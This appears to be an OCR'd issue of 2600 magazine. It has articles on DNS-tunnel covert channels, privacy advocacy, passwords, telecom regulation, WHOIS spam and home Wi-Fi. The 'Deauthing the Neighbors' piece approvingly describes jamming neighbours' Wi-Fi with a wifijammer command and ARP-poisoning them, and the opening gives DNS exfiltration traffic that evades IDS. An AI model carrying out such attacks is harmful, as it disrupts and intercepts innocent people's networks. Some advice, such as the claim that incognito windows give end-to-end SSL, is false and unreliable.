1fffffb1210dae.k------.com
Queries
 744101d57c2e646135a1380006ebb828
c1.k------.com: type TXT, class IN
  Name: 744101d57c2e646135a13
80006ebb828c1.k------.com
  [Name length: 46]
  [Label count: 3]
  Type: TXT (Text strings) (16)
  Class: IN (0x0001)
Answers
744101d57c2e646135a1380006ebb828
c1.k------.com: type TXT, class IN
  Name: 744101d57c2e646135a13
80006ebb828c1.k------.com
  Type: TXT (Text strings) (16)
  Class: IN (0x0001)
  Time to live: 60
  Data length: 35
  TXT length: 34
  TXT: b00301d57c63628b
65132fffff5e92b872
Queries
9c4201f3cdf8852a73969f001fe5a66d
be.k------.com: type MX, class IN
  Name: 9c4201f3cdf8852a73969
f001fe5a66dbe.k------.com
  [Name length: 46]
  [Label count: 3]
  Type: MX (Mail exchange) (15)
  Class: IN (0x0001)
Answers
9c4201f3cdf8852a73969f001fe5a66d
be.k------.com: type MX, class IN
  Name: 9c4201f3cdf8852a73969
f001fe5a66dbe.k------.com
  Type: MX (Mail exchange) (15)
  Class: IN (0x0001)
  Time to live: 60
  Data length: 50
  Preference: 10
  Mail exchange: 8a4b01f3cddabc0
e3055f8ffff1eeef5af.k------.com
```

To a security analyst manually reviewing this traffic, it is very obvious that some kind of covert channel is present. An automated IPS could also detect this by monitoring for abnormally large numbers of DNS requests involving many different FQDNs that have the same root domain. Spreading the attack over a larger number of domain names and also throttling the traffic to a lower number of DNS queries per minute would make detection harder. However, even with the simple set up documented here, it was found that the Snort IDS did not flag this traffic and the restrictive egress rules on the firewall were subverted. When faced with a well locked down network perimeter, this is a useful tool to try out if other methods have failed.



Educating Friends and Family About Online Security

by BirdPerson

Being tuned into the hard realities of the modern digital surveillance state is a difficult thing. Like many readers of *2600*, you're constantly thinking about how the system works in coercive and suggestible ways to encourage passivity among the population. Every action you take is a measured one, a considered promise to act in a way that keeps you both safe online and invested in knowledge.

Yet I'm sure I speak for many readers when I say that it does, at times, feel like a lonely crusade for digital freedom. It may be true you have found your tribe with hacker communities and *Mr. Robot* fan boards, but there's a world of difference between distant, asynchronous online friendships versus ones made offline.

Sure, you're quite aware of the fact governments and corporations are keeping closer and closer tabs on you, but convincing friends and family to know these uncomfortable truths - let alone care about them enough to take action - is a tough task.

The fact remains that governments around the world are acting increasingly not just for their own reactive interests, but for the benefit of Big Data companies that really run our world. This is why consolidation of information is so important; there's no prize more valuable among governments than to know all about its citizens and to harvest that data in ways that make ruling institutions ever more powerful.

There's a problem with this theory, though. Where does that leave citizens, the people that make this data-as-commodity? And why is it important for them to care about how their data is being used?

Here are a few handy tips on how to get those people you care about to be engaged in this vital topic of personal freedom in the Digital Age.

They will say to you something along the lines of "I've got nothing to hide, so I don't care about the NSA monitoring emails."

We all know this is inherently false. Everyone has something to hide.

When you're talking to someone who isn't savvy with these issues, you need to place the concern in terms of what is right in front of them: data breaches and ransomware attacks are happening with increasing regularity. Black hat hackers are getting more and more daring in their attacks on ordinary people and are well-aware that the FBI and NSA are ill-equipped to handle all of these cases, much less a local police department. In other words, it is in everyone's personal (and financial) interest to protect themselves online.

What's more is that when someone says "I have nothing to hide," the expression itself is a misnomer: nobody has any personal interest in revealing their financial records, medical history, or pornography-surfing habits to the entire world. It's important to make it clear to people who say these things that personal freedom - along with all the tenets of that freedom - is not fixed in stone. It's a moving target with constantly shifting cultural goal posts, and to assume simply because you don't have a controversial political opinion that you will be taken off, say, a black hat's radar is dangerous thinking.

Don't berate them, but do make it clear that what they do, where they go, and what they spend is of great interest to those with sometimes less-than-honorable goals. Ask people point blank this analogy: would they keep their wallets open in public for people to see? Almost everyone will say no. So why would their Internet activities be any different?

They will say something along the lines of "I'm not interesting enough to be targeted by the NSA or Homeland Security."

As readers of *2600* know, everyone is of interest in some way to SIGINT-level organizations. This isn't because our opinions

about President Donald Trump are particularly insightful (or hostile), or that CCTV cameras track our movements on a credit-crushing shopping spree somewhere.

What is different now is not just how much data is gathered, but how that information is contextualized across a variety of sources. What is legal today is not necessarily going to be legal in five years' time. What is of no real consequence today in a political sense may be very relevant in the future. This is why Edward Snowden's revelations were so alarming to the hacker community; the real power of data is in how it is packaged to authorities.

In some ways, telling people to "get smart" about personal online freedom is no different than telling a teenager to not smoke cigarettes or binge drink on a Friday night. People tend to think only in the short-term and don't consider the long-term consequences of their actions. Given the culture of busy that the West loves to no end, it's sometimes asking a lot of people to think about online security.

Still, it's important to provide people with these facts and solutions:

- Unless you use add-ons like HTTPS Everywhere or Tor, every single URL you visit, email you send, or video you watch is logged somewhere. Far too many people believe they are anonymous online, and that's what the NSA is counting on. Tell your friends and family you'll even help them add on these tools if they're prepared to listen and learn about them. All it takes is some education and will.
- Encryption is not just for those dirty, rotten "cybercriminals" that news programs on major networks like NBC or ABC wax philosophical about. Tell your friends and family about why encrypting is really important and why governments have no right to read or intercept your email. Tell them about secure email services, OTR messaging, or Signal. Help them install these tools and show them why it is important. They don't need to become experts, but it has to be as simple and easy as possible for them.
- The underlying message of this section is this: people love technology because of how convenient it is. If it wasn't convenient, people wouldn't use a smartphone or tablet. Yet, if you can help friends and family make these security practices a part of their daily rituals and keep it simple, you're already well on your way.

All of this might sound like common sense to *2600* readers. At the same time, we are not in the majority when it comes to how we use technology. Most people want their smartphones to do what they're advertised to do and nothing else. Most people don't know how to fix a computer when it goes haywire or even update their security settings on a PC. This isn't a shot at ordinary folks, it's just a symptom of a culture that doesn't really want people to know computers.

Consider this: there are a lot of people out there who also believe the government is ultimately a force for good (debatable at best, especially in Trump's America) and that hackers are just a bunch of mom's-basement-dwelling criminals. Perception is often aligned against hackers and the tools we use.

We're in a battle not just for the future of the Internet, but also for people's hearts and minds. Ordinary people need to understand why hackers are important, and what we're doing.

If you can help educate your friends and family on these basic skills, we're going to win.

It's not as hard as you think, either.

WRITE FOR US!

If you've got a hacker mindset, you probably are really into something that nobody else seems to care about or understand. These pages are your chance to share your passion with an audience that cares! New technology, privacy, security, mischief, figuring out things you're not supposed to know about... let your imagination guide you. Send your articles to articles@2600.com. If yours is printed, you'll get a t-shirt and free subscription!

CREATING STRONG AND EASY TO REMEMBER PASSWORDS

by Andova Begarin

Presented here is a simple technique for passwords that is both strong and easy to remember. Seriously.

This technique involves thinking in terms of tokens. These are short character sequences of a particular format. You make up your passwords from a number of these tokens. Each token will be different, but also short and memorable. Concatenate several tokens together and you have your strong, unique, easy-to-remember password.

For my examples, I'll use four disparate tokens. These are guidelines. People should make up their own token system, but this system is as good as any and better than most.

The first token is a non-word word, which is a sequence of letters that are pronounceable like a word but is not a word itself. The second token is a number. The third token is punctuation. From those, you make a password root. There will then be a forth token of your choosing which will be used to make the different - yet memorable - password for each account you want a password for.

Here is a notation for the tokens:

```
[NWW]
[NUM]
[PUN]
```

Here are some examples (with the token category obvious):

```
Foobey
Bletch
411
187
!
?
```

(The fourth token comes later.)

To make this work, you would create tokens that are unique to you. The non-words from any milieu in your brain, numbers from your surroundings or from any set of related numbers (or random numbers), and your favorite punctuation character. (Some of you might like to use hexadecimal or octal numbers.)

Once you have some tokens, you need to order them in any way you like. The result will be a strong and easily remembered unique sequence of characters that cannot be guessed or cracked by any algorithm (before we all die and turn to dust anyway).

Just two examples will demonstrate:

```
[NWW][NUM][NWW][PUN]
[PUN][NWW][NUM][NWW]
```

Just pick the quantity and order you like that you can remember. Those examples show a minimum number of tokens for anyone to come up with something fairly strong. Larger brain capacity? Then use more tokens. But those minimums really are sufficient. (And not yet complete.)

Here are a couple of these types of passwords:

```
Foobey99Bletch$
42Bletch!Foobey
```

Pretty Good Passwords (as this technique can be called). The result should be "pronounceable" as well (i.e., "Foobey Ninety Nine Bletch Dollar"). Now for the last step.

Once you have your password root, one more token is needed, one to use for each account, and unique to you. Perhaps one or two capital letters, related in some way to the account, prepended or appended:

```
Foobey99Bletch$A
Foobey99Bletch$P
```

And there you have it. An easily remembered, strong, non-guessable, non-crackable password.

One last thing. I use my password root by itself for all accounts that do not have a website login, such as FTP accounts or mail accounts (that are not Yahoo, Gmail, etc.). Those being the same is pretty safe as such accounts do not have published interfaces. (It's just less typing and makes things a bit easier for me.)

Safe and secure Internet use requires due diligence and careful configuration and attention to detail of the programs you use to connect to it.

A strong password is just the first step.

Don't You Have a Smart Watch Yet?

It Will Make Your Email Security That Much Easier To Deal With

by The Cheshire Catalyst
cheshire@2600.com

A few months ago, I went back to work briefly in a telephone call center. When I worked in that same building 15 years before (for a different company), I had a Timex Data-bank watch that I could edit a file with and then download the alarms to the watch.

Telephone call centers are very time-centric. You need to go "on break" exactly (or *near* exactly) on time or you screw up the management of the entire call center. So when I decided to go back to work, I needed to replace the watch I'd lost years ago. I wound up with a Pebble I picked up on eBay at a modest cost. When you receive text messages on your phone, its app sends the message to your watch, so you don't have to dig out the phone from your pocket, and you can read the message on your watch.


Well, as it turns out, in the *modern* era, you're not really supposed to have a mobile phone with you in the call center, yet you need "second level authentication" when logging into your *very* secure server. As it turns out, if I leave the phone in my pocket, I can receive the text message with the second level authentication code on my watch via Bluetooth, and appear to be a "good employee" as well.

The thing is, I just attended a webinar where it turns out that even with your home Yahoo Mail or Gmail accounts, you really should have second level authentication turned on, so that "the bad guys" can't get into your account because they haven't got your mobile phone to receive that second level of authentication with. I'm the catch-all email recipient for some domain names I manage, and I've seen messages from Yahoo saying an IP address in China tried and failed to be allowed into the Yahoo Mail of someone's account, so the dangers are real. Since I've got the smart watch to read off the characters I need for a second level of authentication, it's not so bad to turn that on with my Yahoo Mail, and have to enter an extra sting of characters when I bring up my laptop for my email.

Since I often check my email over Wi-Fi, I've gone the paranoia route one step better as well. When I bring up my browser (I use either Firefox or Chrome, depending on which account I'm accessing), I click on that menu icon in the upper right hand corner, and click "New Private Window" (Chrome), or "New Incognito Window" (Firefox). This means that I'm going to go "end to end" with SSL (Secure Sockets Layer) encryption, so no one in the middle has a chance of getting a look at my not-really-private emails, but you don't want "them" to know what's private and what's not, so OPSEC (Operations Security) requires you to use encrypted transmission as often as you can. Using the more private web browser windows makes it as painless as it can be.

As we old sixties hippies used to say, "Just because you're paranoid *doesn't* mean they're not out to get you." And that white hair on top of my head isn't from age, so no wisecracks. I live in Florida, so that means it's *sunbleached* (that's my story, and I'm sticking to it).

Richard Cheshire has been writing as The Cheshire Catalyst since the late 1970s in the TAP Newsletter. *That "sunbleached" business is pure Social Engineering (a technical term that means "bullshit"). If he sounds convincing, it's because he believes it.*



TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! The rains have returned to Seattle with a vengeance. The power blinked on Thanksgiving, but didn't go out. However, I have the generators fueled and ready to go. Even though this is a major metropolitan area, our power grid was constructed for a different and much more sparsely populated time, with all of our wires overhead. Douglas fir trees are everywhere, and in windstorms the branches snap off, taking power and phone lines with them.

Those lines didn't used to run everywhere. If you wanted power and phone service prior to 1934, utility companies were under no obligation to supply it to you. You could get electricity and telephone service in city centers where providing the service was profitable, but this often wasn't the case if you lived on a farm. In fact, our old family farm in the Skagit Valley (an hour north of Seattle) didn't have electricity or telephone service until just before World War Two.

When the farm exchange was installed, it was originally a party line. One telephone circuit was shared between neighboring farms, each of which were assigned their own telephone number. If someone else was making a call, you could pick up and eavesdrop, just as if you'd picked up an extension. Because each farm had its own telephone number on a shared circuit, there was a specific ring sequence that indicated which number was ringing. It was considered polite never to pick up a call that wasn't for you, and it was also considered polite to keep calls short in order to keep the line free for others.

Notwithstanding the shared infrastructure, the service was in no way profitable for Contel, the phone company (later acquired by GTE, and later still by Verizon). While service in the bustling cities of Mount Vernon and Burlington was profitable, farm exchanges were incredibly expensive to install, and only the wealthiest farmers had them (and if you know anything about farming, there aren't very many wealthy farmers). The same was true for electric service. It just doesn't make much economic sense to serve farms and rural areas when you're a utility. They're widely dispersed. You're running miles and miles and miles of expensive copper cable for a single subscriber. The actual cost of hooking up a farm could be thousands or tens of thousands of dollars, an investment that you'd never recover no matter how long the investment horizon is. So why did our old family farm have electric and telephone service? The answer is remarkably simple: a piece of legislation called the Rural Electrification Act of 1934.

The REA, as it came to be known, was the foundation of a concept called "universal service." The federal government decided that in order to be economically competitive, telephone and electric service should be available everywhere in the United States. The REA gave utilities access to cheap financing, tax breaks, and financial incentives to build infrastructure in economically marginal areas. It further implemented a tax scheme to subsidize telephone and electric service in unprofitable areas. Our old family farm wasn't economically marginal - it was unprofitable. So we never would have had access to telephone and electric service prior to the REA.

I don't talk very much about politics in the column, but having the REA and granting universal service was ultimately a political decision. In the United States, we decided that everyone in the country had the right to telephone and electric service. Not every country has chosen the same path, and there is a definite impact on development and where it occurs. South Africa for many years didn't have universal service (reserving most infrastructure for the elites favored under

apartheid), leaving over 60 percent of the population in the dark (Eskom is now playing catch-up with electrical infrastructure in order to implement universal service). Major cities in South Africa are as advanced as anywhere in the West, but some rural townships and villages are still - even today - in the dark. Myanmar doesn't have universal service either; if you live in a rural area, your power comes from a generator and if there's phone service at all, it is wireless. Meanwhile, in the U.S., it isn't even a question whether these basic utilities will be available.

Regulating all of this stuff used to be fairly simple, at least when it came to telecommunications. Phone service was a fully regulated utility. Phone companies would file tariffs, under which they would detail the services offered (many of which they were legally required to offer) and the prices they proposed to charge. State utility commissions would regulate the rates, ensuring that phone companies were allowed a fair return on their investment, but not allowing the public to be gouged either. Phone companies were required to meet service levels set by the public utility commissions, and were fined if they didn't. Utility investors expected a safe, steady return, but not high rates of return. And city dwellers were taxed to subsidize the service of rural residents, both by paying more expensive long distance rates (which covered access charges paid by urban utilities to rural ones) and by paying a universal service fee per line of service.

In the late 1990s, cracks in the dam started to appear and the FCC began grappling with the explosion of two telecommunications services that were almost completely unregulated: mobile phone service and Internet service. Ultimately, the FCC ruled that mobile phones would more or less be treated like land lines when it came to the fees charged to subsidize universal service. Carriers were required to contribute to the universal service fund, and state utility commissions were allowed to tax mobile phones in order to pay for 911 service. And in 1996, the Telecommunications Act of 1996 added broadband Internet access to universal service requirements. Unfortunately, the required speeds were set so low that a "digital divide" was created. In 2009, the FCC was required to draft a national broadband strategy, and this was released in 2010. Unfortunately, it's largely window dressing. Not only does it allow wireless broadband to meet the definition of universal service, but it sets the minimum speeds to 4Mbps. However, these aren't required to be delivered until 2020, and 4Mbps is very slow by today's standards.

In 2015, after a controversy in which Comcast, facing the loss of cable subscribers, throttled Netflix, the FCC implemented net neutrality provisions. This wasn't a crazy concept out of left field; it was basically a cut and paste of telecommunications policy. Verizon is required to deliver calls even if they came from AT&T, and vice-versa. They're required to add trunks when there is blocking. This is logged and regulated and reported to state utility commissions, and there are fines involved if the engineering is wrong, so phone companies tend to be conservative with tandem trunk capacity (it's a lot easier today when SIP trunks are used and can scale almost infinitely). The same concept was effectively applied to Internet service providers: no games were allowed.

Well, just like the idea of universal service being delivered by a wire to your farm at equivalent service levels to the city, Internet service will now depend on the site to which you're connecting. The FCC has gutted net neutrality provisions, saying "let the free market decide!" The problem is that this isn't a free market. There are one or (at most) two providers of Internet service in most rural areas. While people living in cities will have more broadband choices (which is likely to drive better behavior), rural residents face having their Internet service sold to them in packages like cable packages. Email service could be a fixed price, while social media sites could cost an extra five dollars to use, and streaming video could cost an extra ten dollars to use. Given that bandwidth at wholesale is close to free these days, what I expect to happen is just a money grab. There are no economic fundamentals underlying it. And this is likely to create a greater digital divide than already exists in the United States - the exact situation that the REA was constructed to prevent.


And with that, I'll leave you to enjoy your winter. Be safe, stay warm, and I'll see you again in the spring!

What Happens When WHOIS Data Is Made Public

by Victor

It could be because of clumsy fingers (or a crummy mobile site), but whatever the reason, if you left accurate personal information publicly exposed on a WHOIS record, what would happen?

I wanted to find out - hypothetically speaking.



Double-check to make sure to tap the correct target... you probably want "private"

Who's WHOIS

WHOIS is a lookup service administered by various domain name registrars who must provide free access (via a website and programmatically) to domain name registration data. In theory, the WHOIS protocol exposes a standard interface for retrieving information associated with a particular domain name. For instance, if you wanted to purchase allaboutfrogs.org from its owner, your first step would probably involve pulling up the relevant WHOIS record. Or if you thought you owned a copyright involving allaboutfrogs, the WHOIS record is the first legal point of contact.

But if you actually look up the WHOIS record for allaboutfrogs.org, however, all of the information is in fact concealed:

What kind of WHOIS *is* this?

The WHOIS system itself dates back to at least the 1980s (back to even the pre-Internet ARAPNET days when there existed a perhaps quaint notion that any user connecting to a WHOIS-like system could be trusted. The Internet Corporation for Assigned Names and Numbers (or ICANN, a SoCal-based non-profit which effectively administers the "bones" of the public Internet) currently has a toothless - and accordingly useless - WHOIS usage policy wherein users "agree not to use this [WHOIS] data (i) to allow, enable, or otherwise support the transmission by email, telephone, or facsimile of *mass unsolicited, commercial advertising*, or (ii) to enable high volume, automated, electronic processes to collect or compile this data for any purpose, including without limitation *mining this data for your own personal or commercial purposes*".

Since there is virtually zero chance of this policy deterring bad actors or abusers of the WHOIS system, domain name registrars have set up various "cloaking" services in which a WHOIS lookup on a domain will simply return the contact information of the registrar itself and not of the user who actually purchased/manages the domain name. The only reliable way to peek through a WHOIS cloak is with a court order or a domain-name broker with a check in hand. Some registrars charge money for this type of cloaking service while other registrars throw it in as part of the registration fee.

But what happens if you don't use a cloaking service? What if you actually exposed your contact information to the open WHOIS system?

Becoming John Spamee

I opened a sterile Yahoo account (whoisfun@yahoo.com) and created a "clean" disposable Burner telephone number. After some back-and-forth, I settled on the honey-pot's name to be www.whois-is-fun.com.


I even came up with a name: John Spamee.

Exactly what happened next is a bit hazy, but clumsy fingers could have slipped and potentially inaccurate information briefly (*and also tragically publicly!*) made its way into the WHOIS system:


This demonstrates a different WHOIS problem https://goo.gl/4r6aCG

The Yahoo email address was used solely for this transaction and the Burner phone number did not seem to be on any preexisting SMS spam lists. The machine was clean and there was zero public mention of www.whois-is-fun.com itself. It was a ghost.


After marking WHOIS data as "public," you'll quickly start to hear from *many* helpful new friends who are all very eager to get in touch by any means necessary:



And they say nobody rings on the phone anymore...



While most firms did not seem to want to work very hard when they made their pitch, quite a few went to the trouble of implementing a friendly "`Hi there, ${first_name}`" personal touch:



So What?

Of course, none of this is surprising. For one thing, WHOIS in its current form exists only to facilitate legitimate "business" like domain name transactions or to handle various legal disputes and problems. It was never designed to be impervious to automated scraping or telemarketing software. For another thing, the folks performing WHOIS spam appear to mostly be interested in booking work or clients. The notion of chasing down recent domain registrants is not necessarily a terrible


one if used as a component of a lead generation strategy for a scrappy SEO/Wordpress firm. While not a bad idea on paper, one could imagine in practice that WHOIS spamming is not very effective/profitable for any particular firm since there are so many other sharks in the same ocean chasing the same fish. (Probably mostly just fish who left their WHOIS details public.) Regardless of its effectiveness, if WHOIS spam is as low risk and low effort to pull off as it seems, it makes plenty of sense why firms would continue to employ it.

Even if not surprising, the fact remains that if a registrant in 2017 provides accurate contact information for their WHOIS record and neglects to use a third party cloaking service, that user is in big trouble. They will be completely inundated with spam and "offers" - not to mention they will also greatly increase their exposure to identity theft risk.

In its current form, the deficiencies of WHOIS are not solvable with a couple of patches or touchups. A lot of the problems with WHOIS are undergirded by a base and probably unsolvable "people" problem: how do you convince strangers to behave a certain way when it is not in their economic interest to do so and especially when there is no creditable penalty mechanism to punish bad actors?

WHOIS Reform: RDS

At the time of writing, the public recommendations from ICANN regarding WHOIS spam include the following:



About Whois for Spam Complaints

This page is available in: English | العربية | Español | Français | Русский | 中文

Spam complaints are outside of ICANN's scope and authority; for these types of complaints, please refer to one of the options listed below:

- You may want to contact a law enforcement agency in your jurisdiction
- You may want to file a complaint with a consumer protection entity such as the International Consumer Protection and Enforcement Network or the US Federal Trade Commission
- You may want to contact the spammer's Internet Service Provider
- You may want to contact the registrar of the spammer's email

"You may want to contact the registrar of the spammer's email"

To be sure, ICANN certainly does not exist in order to fight spam. It's simply not part of ICANN's job or related to any part of its charter. That said, ICANN is undoubtedly aware of the deficiencies in the current WHOIS system (ICANN identified leaky data as just one of the many problems associated with WHOIS). As part of a very long bureaucratic journey, ICANN's then-CEO Fadi Chehadé in February 2013 convened the Expert Working Group on gTLD Directory Services (EWG) to study proposals to try and fix the crucial WHOIS system by starting from scratch.

There are a number of ideas coalescing from the EWG's report, but perhaps the most intriguing is an expansive vision of what a next-generation "Registration Directory Service" (RDS) WHOIS replacement could look like.

One promising component of the RDS vision is a doctrine known as "purpose-based disclosure." Susan Kawaguchi (Domain Name Manager at Facebook) explains it this way: "When you get to the front door you don't get to just walk in, you have to tell us [admin] who are you and what are you using this for [...] if you want to know someone's personal data you have a duty to provide your own."

Under an RDS scheme, there will still be public data that is always available just like with the WHOIS system today (dates, statuses, etc., etc.) and nothing much will change there. What is different, however, is that certain types of registration data will become designated as privileged or "gated." Instead of harassing the owner on the WHOIS record, a "real" attorney with a need-to-know can get access to the site's legal contact data (the same for technical or financial issues). Gated data is therefore *only* provided to accredited people or their representatives who have (1) verified their identity and (2) verified their legitimate need to know.

The actual details are still being worked out (and will continue to be for some time), but RDS with purpose-based disclosure might solve exactly the sorts of problems that WHOIS as currently constituted is incapable of solving.

In the meantime, be sure to cloak those WHOIS records or look into PRQ (`prq.se`).

Further Reading

- `tools.ietf.org/html/rfc920`
- `www.scientificamerican.com/gallery/early-sketch-of-arpanets-first-four-nodes/`
- `simonecarletti.com/blog/2012/03/whois-protocol/`
- `www.reuters.com/article/us-yahoo-nsa-exclusive-idUSKCN1241YT`
- `www.securityskeptic.com/`

➥2014/11/debunking-myths-about-domain-registration-data-whois-➥accuracy-obligations.html

- www.livescience.com/20727-internet-history.html
- www.darpa.mil/about-us/timeline/arpanet
- whois.icann.org/en/history-whois
- webmasters.stackexchange.com/a/14773
- blog.easydns.org/2014/01/21/icann-unleashes-deadliest-ddos-➥attack-vector-of-2014/
- archive.icann.org/en/meetings/costarica2012/bitcache/➥Transcript_%20Replacement%20of%20WHOIS%20Protocol-➥vid=34853&disposition=attachment&op=download.pdf

Towards a New WHOIS

- community.icann.org/display/EWG/Expert+Working+Group+Home
- www.icann.org/en/system/files/files/final-report-06jun14-en.pdf
- www.icann.org/public-comments/rds-prelim-issue-2015-07-13-en
- community.icann.org/display/gTLDRDS/Next-Generation+gTLD+Registra➥tion+Directory+Services+to+Replace+Whois
- www.icann.org/en/system/files/files/rds-user-accreditation-➥rfi-10feb14-en.pdf

Deauthing the Neighbors, or Ring Theory

by Snocone
shirewark80@gmail.com

Do you ever get sick of neighbors blasting Wi-Fi on every channel? Mine have range extenders and boosters on their patios, and their signal in my house was stronger than what I got from my *own* router. I decided to do something about the congestion, with a zoned defense strategy using distributed antenna system (DAS) rings.


I realized most of the free space path loss from my Wi-Fi router is because of the concrete and metal between the walls in my house. Since extenders don't work due to those obstructions, I put a four-way Coaxifi splitter/combiner between my router's antenna port and the coaxial cables going to each room, then put antennas on the cable outlets themselves. The signal loss during impedance conversion from 50 to 75 ohms seems negligible, since my upstairs bedroom RSSI went from an unusable -80 dBm on 5.8 GHz to about -35 dBm, which is more than enough for streaming HD shows to my Roku. Now I could dial down the output power on my own router by about half, and keep the coverage range from leaking outside, like a good neighbor. So far, so good.

Then I remembered the neighbors were each sending one watt or more of radiated power my way, and got creative. The trees in my yard are close to the property lines and thick enough to conceal four high gain Yagi Wi-Fi antennas with 80 degree beam widths that fully covered each neighbor's house. For three of them, I ran LMR-600 cable from each tree to my basement, and for the other, I borrowed the RG-11 drop from the cableco's tap into my basement to avoid digging around power lines. Putting another Wi-Fi splitter/combiner between these cable runs and an Alfa USB adapter, I fired up Scapy and Wifijammer on my laptop and ran the command: `python wifi-jammer.py -d`

And with that, my outer DAS ring began channel-hopping to send death frames to every Wi-Fi client within hundreds of feet of my house. Between my own router's hidden SSID and the Yagis' directional beam widths, my inner DAS ring is immune to the deauths, and without the WLAN channel contention from the neighbors, my home Wi-Fi doesn't suffer from Clear Channel Assessment (CCA) transmit delays or high packet retries anymore. When feeling generous, I can dial down the Tx-Power settings of the Alfa card in Kali so that only the worst offenders get deauthed. Plus, I can use Wifijammer's -s switch with a specific MAC address to allow users to join my honeypot SSID for ARP poisoning with LANs.py on Kali.

Links

https://github.com/DanMcInerney/➥LANs.py
https://github.com/DanMcInerney/➥wifijammer
http://www.secdev.org/projects/➥scapy/



Nightmare on E Street

(Modem and Me Against the World)

by Emily Saunders

All I want to do is be able to read my library e-books, surf Amazon and Target, and search topics that interest me, like current events and the weather. I don't think that's so much to ask. But apparently it is. I am somewhat tech-savvy compared to my parents, but I am a rookie when it comes to anything Internet beyond browsing and basic security, like setting up a Wi-Fi password. This nightmare has turned into a never-ending saga.

One night, I was exploring my modem. I remembered that every modem had a local IP address (local being a range of IP addresses assigned specifically to your home Wi-Fi network and devices connected to it) that provided access to the modem settings where you set your Wi-Fi password. That IP address is in the range of 192.168.X.X. I went there and it led me right to the Zyxel modem settings, which I hadn't looked at since last year. I have moved since then. I went ahead and changed my Wi-Fi password, and then noticed that I could put a username and password on the modem settings. So I did that, and the next time I typed in 192.168.X.X, I got a login screen. Good.

Nightmare Begins

This Zyxel modem had in the settings a web activity log. It showed the site history of every device connected to my Wi-Fi network. I noticed names of websites I never went to and didn't recognize at all. Many of them. I typed in three random site names from these, and they all led to sites I had never visited nor seen before. A site on brain development, what looked like a virus website, a "superuser computer forum," and a blank page that said "Nothing to see here. Move on." Some of the websites weren't even decipherable. Like "y.timg.com" and "art-0.nflximg.net" and "sr.symcd.com." I started printing the logs. I also noticed that there was a lot more activity in the web history than I could account for. In one week, I had gone to maybe ten or 15 websites. There were pages and pages here. I was becoming slightly alarmed, but not too much, because I knew I had limited technical knowledge.

